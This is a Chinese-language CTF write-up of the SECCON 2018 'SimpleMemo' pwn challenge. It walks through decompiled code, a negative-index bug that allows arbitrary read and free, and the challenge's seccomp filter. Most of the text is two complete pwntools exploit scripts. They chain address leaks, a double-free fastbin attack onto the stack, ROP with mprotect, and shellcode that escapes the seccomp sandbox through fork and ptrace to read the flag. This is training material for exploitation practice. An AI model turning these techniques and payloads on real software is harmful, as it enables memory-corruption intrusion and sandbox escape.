SECCON 2018 - PWN SimpleMemo Writeup

Ch4r1l3 / 2018-10-30 07:37:00 / 浏览数 2680 安全技术 CTF 顶(0) 踩(0)

这道题在比赛中并没有做出来，而是在赛后继续做才做出来....(太菜了

审计代码

题目逻辑非常简单

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  const char *v3; // rdi
  signed int v4; // eax
  char v6; // [rsp+0h] [rbp-90h]
  unsigned __int64 v7; // [rsp+88h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  memset(&v6, 0, 0x80uLL);
  v3 = "<<<< simple memo service >>>>";
  puts("<<<< simple memo service >>>>");
  while ( 1 )
  {
    while ( 1 )
    {
      v4 = menu(v3, argv);
      if ( v4 != 1 )
        break;
      v3 = &v6;
      add(&v6);
    }
    if ( v4 <= 1 )
      break;
    if ( v4 == 2 )
    {
      v3 = &v6;
      show(&v6);
    }
    else if ( v4 == 3 )
    {
      v3 = &v6;
      delete(&v6);
    }
    else
    {
LABEL_12:
      v3 = "Wrong input.";
      puts("Wrong input.");
    }
  }
  if ( v4 )
    goto LABEL_12;
  puts("Bye!");
  return 0;
}
```


main函数如上，程序有三个功能

- add
- show
- delete

add

```
int __fastcall add(__int64 a1)
{
  signed int i; // [rsp+1Ch] [rbp-14h]

  for ( i = 0; i <= 15 && *(_QWORD *)(8LL * i + a1); ++i )
    ;
  if ( i > 15 )
    return puts("Entry is FULL...");
  *(_QWORD *)(8LL * i + a1) = calloc(0x28uLL, 1uLL);
  printf("Input memo > ", 1LL);
  getnline(*(_QWORD *)(8LL * i + a1), 40LL);
  return printf("Added id:%02d\n", (unsigned int)i);
}
```

调用calloc来分配内存，只能固定大小0x28字节的

show

```
int __fastcall show(__int64 a1)
{
  int result; // eax
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  printf("Input id > ");
  v2 = getint();
  if ( *(_QWORD *)(8LL * (signed int)v2 + a1) )
    result = printf("Show id:%02d\n%s\n", v2, *(_QWORD *)(8LL * (signed int)v2 + a1));
  else
    result = puts("Entry does not exist...");
  return result;
}
```

输入下标的时候可以输入负数，下标溢出，a1传进来的是栈上的指针

我们可以看下getint

```
int getint()
{
  char nptr; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  getnline(&nptr, 128LL);
  return atoi(&nptr);
}
```

可以输入128个字节，明显就可以利用

因为getint读取也是读取进栈的，因此配合下标溢出就可以任意地址读取

delete

```
int __fastcall delete(__int64 a1)
{
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Input id > ");
  v2 = getint();
  if ( !*(_QWORD *)(8LL * v2 + a1) )
    return puts("Entry does not exist...");
  free(*(void **)(8LL * v2 + a1));
  *(_QWORD *)(8LL * v2 + a1) = 0LL;
  return printf("Deleted id:%02d\n", (unsigned int)v2);
}
```

这里也是同样的漏洞，可以任意地址free

异样的地方

程序除了这几个函数，还有seccomp那些函数，我们可以看下

```
.init_array:0000000000201420 __frame_dummy_init_array_entry dq offset frame_dummy
.init_array:0000000000201420                                         ; DATA XREF: LOAD:00000000000000F8↑o
.init_array:0000000000201420                                         ; __libc_csu_init+B↑o
.init_array:0000000000201420                                         ; Alternative name is '__init_array_start'
.init_array:0000000000201428                 dq offset init
.init_array:0000000000201428 _init_array     ends
```

init_array有初始化函数

```
1 __int64 init()
2 {
3   setbuf(stdout, 0LL);
4   setbuf(stderr, 0LL);
5   set_seccomp();
6   return 0LL;
7 }
```

```
v2 = &v3;
if ( prctl(
       38,
       1LL,
       0LL,
       0LL,
       0LL,
       0LL,
       *(_QWORD *)&v1,
       &v3,
       *(_QWORD *)&v3,
       *(_QWORD *)&v7,
       6LL,
       32LL,
       *(_QWORD *)&v19,
       6LL,
       *(_QWORD *)&v27,
       *(_QWORD *)&v31,
       6LL,
       *(_QWORD *)&v39) )
{
  perror("prctl PR_SET_NO_NEW_PRIVS");
  result = 0xFFFFFFFFLL;
}
else if ( prctl(22, 2LL, &v1) )
{
  perror("prctl PR_SET_SECCOMP");
  result = 0xFFFFFFFFLL;
}
else
{
  result = 0LL;
}
return result;
```


可以看到设置了seccomp

`prctl(22, 2LL, &v1)`

这里设置的是过滤模式

我们可以利用一个工具来看到底设置了什么

secconp-tools

```
test@ubuntu:~$ seccomp-tools dump ./memo
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0006
 0005: 0x06 0x00 0x00 0x00000000  return KILL
 0006: 0x15 0x01 0x00 0x00000002  if (A == open) goto 0008
 0007: 0x15 0x00 0x01 0x00000101  if (A != openat) goto 0009
 0008: 0x06 0x00 0x00 0x00000000  return KILL
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
test@ubuntu:~$
```


可以看到，禁了32位的syscall，禁了open和openat

这里seccomp沙箱的bypass在后面再详细说

利用漏洞

虽然程序只有任意地址leak和任意地址free，但是其实利用起来还是非常方便的

大概利用链是

1. leak 程序基址，libc基址，stack地址，heap地址
2. fastbin attack到栈上
3. 两次fastbin attack，控制rip，然后可以进行rop
4. mprotect将bss段设为可读可写可执行，写shellcode
5. seccomp bypass

前四步都非常简单

不过有个地方，就是calloc那里，可以利用将chunk size的mmap位设为1来避免清0

详细的可以看我的payload来调, 下面的payload是只到rop部分的

```
from pwn import *
import pwnlib.shellcraft as sc

debug=0

context.log_level='debug'
context.arch='amd64'
e=ELF('./libc-2.23.so')

if debug:
   #p=process('./memo')
   p=process('./memo',env={'LD_PRELOAD':'./libc-2.23.so'})
   #gdb.attach(p)
else:
   p=remote('smemo.pwn.seccon.jp',36384)

def ru(x):
   return p.recvuntil(x)

def se(x):
   p.send(x)


def add(content,wait=True):
   se('1\n')
   ru('memo > ')
   se(content)
   if wait:
       ru('> ')

def show(idx):
   se('2\n')
   ru('id > ')
   se(str(idx)+'\n')
   ru('Show id:')
   ru('\n')
   data=ru('\n')[:-1]
   ru('> ')
   return data

def delete(idx):
   se('3\n')
   ru('id > ')
   se(str(idx)+'\n')
   ru('> ')

def leak(addr):
   se('2'+'\x00'*47+p64(addr)+'\n')
   ru('id > ')
   se(str(-16)+'\n')
   ru('Show id:')
   ru('\n')
   data=ru('\n')[:-1]
```

```
   ru('> ')
   return data

def free(addr):
   se('3'+'\x00'*47+p64(addr)+'\n')
   ru('id > ')
   se('-16\n')
   ru('> ')

# leak
pbase=u64(show(-2)[:6]+'\x00\x00')-0x1020
stack=u64(show(-4)[:6]+'\x00\x00')
base=u64(leak(pbase+0x201668)[:6]+'\x00\x00')-e.symbols['puts']

add('aaa\n')
heap=u64(leak(stack-0x90)[:6]+'\x00\x00')
add('bbb\n')

#first fastbin attack

free(heap)
free(heap+0x30)
free(heap)

se('1'+'\x00'*7+cyclic(104)+p64(0x33)+'\n')
ru('Input memo > ')
se(p64(stack-0xd8)+'\n')
ru('> ')
add('2'*8+'\n')
add('3'*8+'\n')

add(cyclic(32)+'\x33'+'\x00'*6) #this can control stack

delete(0)
delete(1)
delete(2)

# second fastbin attack

se('1'+'\x00'*7+cyclic(104)+p64(0x33)+'\n')
ru('Input memo > ')
se(p64(stack-0xb0)+'\n')
ru('> ')
add('2'*8+'\n')
add('3'*8+'\n')

bss=0x2016E0+pbase+0x100
prdi=pbase+0x1083
leave=pbase+0xc95
prsi=base+0x202e8
prdx=base+0x1b92
gets=base+e.symbols['gets']

mprotect=base+e.symbols['mprotect']


# rop

payload=p64(bss-8)+p64(prdi)+p64(bss)+p64(gets)+p64(leave)[:7]

add(payload,False)

pay2=p64(prdi)+p64(pbase+0x201000)+p64(prsi)+p64(0x1000)+p64(prdx)+p64(7)
pay2+=p64(mprotect)+p64(bss+0x100)

pay2=pay2.ljust(0x100,'\x00')

p.interactive()
```

bypass seccomp

这里是整个题目耗时最长的地方.....

尝试了以下几种办法

利用sys_name_to_handle_at 和 sys_open_by_handle_at 来组合成openat，打开flag.txt

但是发现kali本地可以，服务器就失败了.....后面查了下，好像是要root才能调那个syscall

利用retf更改cs寄存器的值，使其变为32位模式

成功修改了，但是调用32位的syscall一样报错.....

上传32位的程序，再execve

看到某篇wp说服务器上有32位的程序，可以执行然后绕过seccomp，于是试了下，发现tmp目录可以写东西并且能chmod


但是上传完，执行execve还是失败.....估计execve有调用open

ptrace 修改syscall

这个是唯一成功的，下面是别人的写的poc

poc

上面能执行任意shellcode了，而这里我们要做的就是将poc的c语言代码翻译成汇编



下面是完整的payload

```
from pwn import *
import pwnlib.shellcraft as sc

debug=0

context.log_level='debug'
context.arch='amd64'
e=ELF('./libc-2.23.so')

if debug:
   #p=process('./memo')
   p=process('./memo',env={'LD_PRELOAD':'./libc-2.23.so'})
   #gdb.attach(p)
else:
   p=remote('smemo.pwn.seccon.jp',36384)

def ru(x):
   return p.recvuntil(x)

def se(x):
   p.send(x)
```

```
def add(content,wait=True):
   se('1\n')
   ru('memo > ')
   se(content)
   if wait:
       ru('> ')

def show(idx):
   se('2\n')
   ru('id > ')
   se(str(idx)+'\n')
   ru('Show id:')
   ru('\n')
   data=ru('\n')[:-1]
   ru('> ')
   return data

def delete(idx):
   se('3\n')
   ru('id > ')
   se(str(idx)+'\n')
   ru('> ')

def leak(addr):
   se('2'+'\x00'*47+p64(addr)+'\n')
   ru('id > ')
   se(str(-16)+'\n')
   ru('Show id:')
   ru('\n')
   data=ru('\n')[:-1]
   ru('> ')
   return data

def free(addr):
   se('3'+'\x00'*47+p64(addr)+'\n')
   ru('id > ')
   se('-16\n')
   ru('> ')

# leak
pbase=u64(show(-2)[:6]+'\x00\x00')-0x1020
stack=u64(show(-4)[:6]+'\x00\x00')
base=u64(leak(pbase+0x201668)[:6]+'\x00\x00')-e.symbols['puts']

add('aaa\n')
heap=u64(leak(stack-0x90)[:6]+'\x00\x00')
add('bbb\n')

#first fastbin attack

free(heap)
free(heap+0x30)
free(heap)

se('1'+'\x00'*7+cyclic(104)+p64(0x33)+'\n')
ru('Input memo > ')
se(p64(stack-0xd8)+'\n')
ru('> ')
add('2'*8+'\n')
add('3'*8+'\n')

add(cyclic(32)+'\x33'+'\x00'*6) #this can control stack

delete(0)
delete(1)
delete(2)

# second fastbin attack
```

```
se('1'+'\x00'*7+cyclic(104)+p64(0x33)+'\n')
ru('Input memo > ')
se(p64(stack-0xb0)+'\n')
ru('> ')
add('2'*8+'\n')
add('3'*8+'\n')

bss=0x2016E0+pbase+0x100
prdi=pbase+0x1083
leave=pbase+0xc95
prsi=base+0x202e8
prdx=base+0x1b92
gets=base+e.symbols['gets']
ptrace=base+e.symbols['ptrace']
waitpid=base+e.symbols['waitpid']

mprotect=base+e.symbols['mprotect']
prctl=base+e.symbols['prctl']

payload=p64(bss-8)+p64(prdi)+p64(bss)+p64(gets)+p64(leave)[:7]

add(payload,False)

pay2=p64(prdi)+p64(pbase+0x201000)+p64(prsi)+p64(0x1000)+p64(prdx)+p64(7)
pay2+=p64(mprotect)+p64(bss+0x100)

pay2=pay2.ljust(0x100,'\x00')

#shellcode

pay2+=asm(sc.mmap_rwx(address=0x123000)+\
sc.read(0,0x123000,0x400)+\
sc.syscall('SYS_fork'))
pay2+=asm("cmp rax,0")+'u\x09'+asm("mov rsi,0x123000\n jmp rsi")

pay2+=asm(sc.mov('rdi','rax')+\
sc.mov('r14','rax')+\
sc.mov('rax',waitpid)+\
sc.setregs({'rsi':0,'rdx':0})+\
'call rax\n'+\
sc.setregs({'rax':ptrace, 'rsi':'r14', 'rdi':0x18,'rcx':0,'rdx':0})+\
'call rax\n'+\
sc.setregs({'rax':waitpid, 'rdi':'r14','rsi':0,'rdx':0}) +\
'call rax\n'+\
sc.setregs({'rax':ptrace, 'rsi':'r14', 'rdi':0xc, 'rcx':0x123400,'rdx':0})+\
'call rax\n'+\
'mov rdi,0x123478\n' +\
'mov dword ptr [rdi],0x2\n' +\
sc.setregs({'rax':ptrace, 'rsi':'r14','rdi':0xd, 'rcx':0x123400, 'rdx':0})+\
'call rax\n'+\
sc.setregs({'rax':ptrace, 'rsi': 'r14', 'rdi':0x11, 'rcx':0, 'rdx':0})+\
'call rax\n'+\
sc.read(0,'rsp',0x100))

sleep(0.5)

se(pay2+'\n')

sleep(0.5)

shell=asm(sc.amd64.setregs({'rax':ptrace,'rdi':0,'rsi':0,'rdx':0})+\
'''
call rax
mov rax,186
syscall
mov rdi,rax
mov rsi,19
mov rax,200
syscall
```

```
'''
)


shell+=asm(sc.pushstr('flag.txt')+\
sc.syscall('SYS_read','rsp',0,0)+\
sc.syscall('SYS_read','rax','rsp',0x100)+\
sc.syscall('SYS_write',1,'rsp','rax'))

se(shell)

print(hex(pbase))
print(hex(stack))
print(hex(base))
print(hex(heap))
p.interactive()
```